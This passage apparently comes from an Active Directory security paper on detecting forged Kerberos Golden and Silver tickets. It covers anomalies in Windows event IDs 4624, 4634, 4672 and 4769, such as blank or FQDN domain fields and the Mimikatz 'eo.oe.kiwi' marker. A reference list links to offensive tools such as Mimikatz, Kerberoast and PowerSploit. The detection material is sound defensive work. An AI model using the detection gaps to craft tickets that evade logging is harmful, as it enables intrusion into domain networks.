**Figure 35- MS14-068 Kekeo Exploit Event ID 4672 Admin Logon (special privileges)**

Detecting Kerberos Silver and Golden Ticket Use

At the beginning of 2015, I identified indicators to detect Golden tickets and Silver tickets. The events related to forged Kerberos tickets don't correctly include the domain information. Forged Kerberos tickets have a blank domain field or the domain FQDN instead of the short domain name. While detection of this type is never 100%, it worked great identifying when forged tickets were used. Subsequently, Mimikatz was updated in April and the domain field is now as shown on the last bullet. Any use of newer Mimikatz versions will likely have the domain field set to this value (unless customized).

Golden Ticket events are on the Domain Controller while Silver ticket events will be on the targeted computer. This means that unless a Silver Ticket is used against a Domain Controller, the events will not be logged there. If you aren't pulling security events from all your servers in addition to DCs, you may want to.

Since Silver Tickets are Kerberos TGS service tickets, the "logon" events only appear on the target server. Golden Tickets are Kerberos TGT authentication tickets and events are logged on DCs.

In the normal, valid account logon events, the event data structure is:

Security ID: DOMAIN\AccountID
Account Name: AccountID
Account Domain: DOMAIN

Golden & Silver Ticket events have one the following issues:

- The Account Domain field is blank when it should contain **DOMAIN**
- The Account Domain field is the Domain FQDN when it should contain **DOMAIN**
- The Account Domain field contains "eo.oe.kiwi :)"

Event ID: 4624 (Account Logon)
- Account Domain is FQDN & should be short domain name
- Account Domain: LAB.ADSECURITY.ORG   [ADSECLAB]

Event ID: 4634 (Account Logoff)
- Account Domain is blank & should be short domain name
- Account Domain: _____   [ADSECLAB]

Event ID: 4672 (Admin Logon)
- Account Domain is blank & should be short domain name
- Account Domain: _____   [ADSECLAB]

Event ID 4624, User Logon

Valid Event   Silver Ticket Event

Figure 36- Forged Kerberos Ticket Event ID 4624 User Logon

Event ID 4672, Admin Logon (special privileges)

Valid Event   Silver Ticket Event

Figure 37- Forged Kerberos Ticket Event ID 4672 Admin Logon (special privileges)

Golden Ticket Events on Domain Controllers: Fictitious User Impersonates Valid RID

When a fictitious user account (one not in the AD Forest) is used with the RID of an existing AD account (LukeSkywalker). The fictitious user here is "DarthVader" and has the groups set to the standard Golden Ticket admin groups. The domain is set to the Domain NetBIOS name, ADSECLAB.

The events in this section get really interesting:

- **Event ID 4769**
  - **Account Name [Golden Ticket]**: ADSECLAB\DarthVader@ADSECLAB
    Account Domain[Golden Ticket]: ADSECLAB

  - **Account Name [real TGT]**: LukeSkywalker@lab.adsecurity.org
    Account Domain[real TGT]: LAB.ADSECURITY.ORG

- **Event IDs 4672 & 4634**
  - **Security ID [Golden Ticket]**:   LukeSkywalker [based on the RID in the ticket]
    Account Name [Golden Ticket]: ADSECLAB\DarthVader [based on the account name in the ticket]
    Account Domain[Golden Ticket]:

  - **Security ID [real TGT]:** ADSECLAB\LukeSkywalker [based on the RID in the ticket]
    Account Name [real TGT]: LukeSkywalker [based on the account name in the ticket]
   **Account Domain[real TGT]:** ADSECLAB

Figure 38- Security Event ID 4672: Special privileges assigned to new logon. [Golden Ticket]

References

- Mimikatz and Active Directory Kerberos Attacks
  http://adsecurity.org/?p=556

- Kerberos & KRBTGT: Active Directory's Domain Kerberos Account
  http://adsecurity.org/?p=483

- Mimikatz Golden Ticket blog entry by Benjamin Delpy (Mimikatz author)
  http://blog.gentilkiwi.com/securite/mimikatz/golden-ticket-kerberos

- Microsoft Enhanced security patch KB2871997
  http://adsecurity.org/?p=559

- Excel chart on OneDrive that shows what type of credential data is available in memory (LSASS), including on Windows 8.1 and Windows 2012 R2 which have enhanced protection mechanisms.
  https://onedrive.live.com/view.aspx?resid=A352EBC5934F0254%212074&cid=a352ebc5934f0254&app=Excel

- PowerShell Code: Check KRBTGT Domain Kerberos Account Last Password Change
  http://adsecurity.org/?p=481

- Mining Active Directory Service Principal Names
  http://adsecurity.org/?p=230

- Find-PSServiceAccounts (PowerShell Function)
  https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Find-PSServiceAccounts

- Discover-PSMSSQLServers (PowerShell Function)
  https://github.com/PyroTek3/PowerShell-AD-Recon/blob/master/Discover-PSMSSQLServers

- Microsoft TechNet: KRBTGT
  http://technet.microsoft.com/en-us/library/dn745899.aspx#Sec_KRBTGT

- Kerberos, Active Directory's Secret Decoder Ring
  http://adsecurity.org/?p=227

- Black Hat USA 2014 - Windows: Abusing Microsoft Kerberos Sorry You Guys Don't Get It
  https://www.youtube.com/watch?v=-IMrNGPZTl0&index=4&list=UUbbgnifxfH-nqx6z9XQ963Q

- Mimikatz and Golden Tickets... What's the BFD? BlackHat USA 2014 Redux part 1
  http://passing-the-hash.blogspot.com/2014/08/mimikatz-and-golden-tickets-whats-bfd.html

- Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades
  Video: http://www.irongeek.com/i.php?page=videos/derbycon4/t120-attacking-microsoft-kerberos-kicking-the-guard-dog-of-hades-tim-medin

Slides: https://www.dropbox.com/s/1j6v6zbtsdg1kam/Kerberoast.pdf?dl=0

- Kerberoast Python tools
  https://github.com/nidem/kerberoast

- Protection from Kerberos Golden Ticket: Mitigating pass the ticket on Active Directory (CERT-EU Security White Paper 2014-07)
  http://cert.europa.eu/static/WhitePapers/CERT-EU-SWP_14_07_PassTheGolden_Ticket_v1_1.pdf

- Microsoft TechNet Article: Cached and Stored Credentials Technical Overview
  http://technet.microsoft.com/en-us/library/hh994565.aspx

- Mimikatz - Metasploit Unleashed
  http://www.offensive-security.com/metasploit-unleashed/Mimikatz

- Mimikatz – Golden Ticket
  http://rycon.hu/papers/goldenticket.html

- Dumping a Domain's Worth of Passwords With Mimikatz pt. 2
  http://www.harmj0y.net/blog/powershell/dumping-a-domains-worth-of-passwords-with-mimikatz-pt-2/

- Microsoft KRBTGT password change script on TechNet published in February.
  http://blogs.microsoft.com/cybertrust/2015/02/11/krbtgt-account-password-reset-scripts-now-available-for-customers/

- KRBTGT Account Reference:
  http://adsecurity.org/?p=483

- Kerberos across Trusts Reference:
  https://technet.microsoft.com/en-us/library/cc772815%28v=ws.10%29.aspx

- Service Principal Name (SPN) Directory:
  http://adsecurity.org/?page_id=183

- MSDN Group Policy Preferences Password Encryption Key
- https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx

- Chris Campbell - GPP Password Retrieval with PowerShell
  http://obscuresecurity.blogspot.com/2012/05/gpp-password-retrieval-with-powershell.html

- PowerSploit: https://github.com/mattifestation/PowerSploit
- PowerView: https://github.com/Veil-Framework/PowerTools/tree/master/PowerView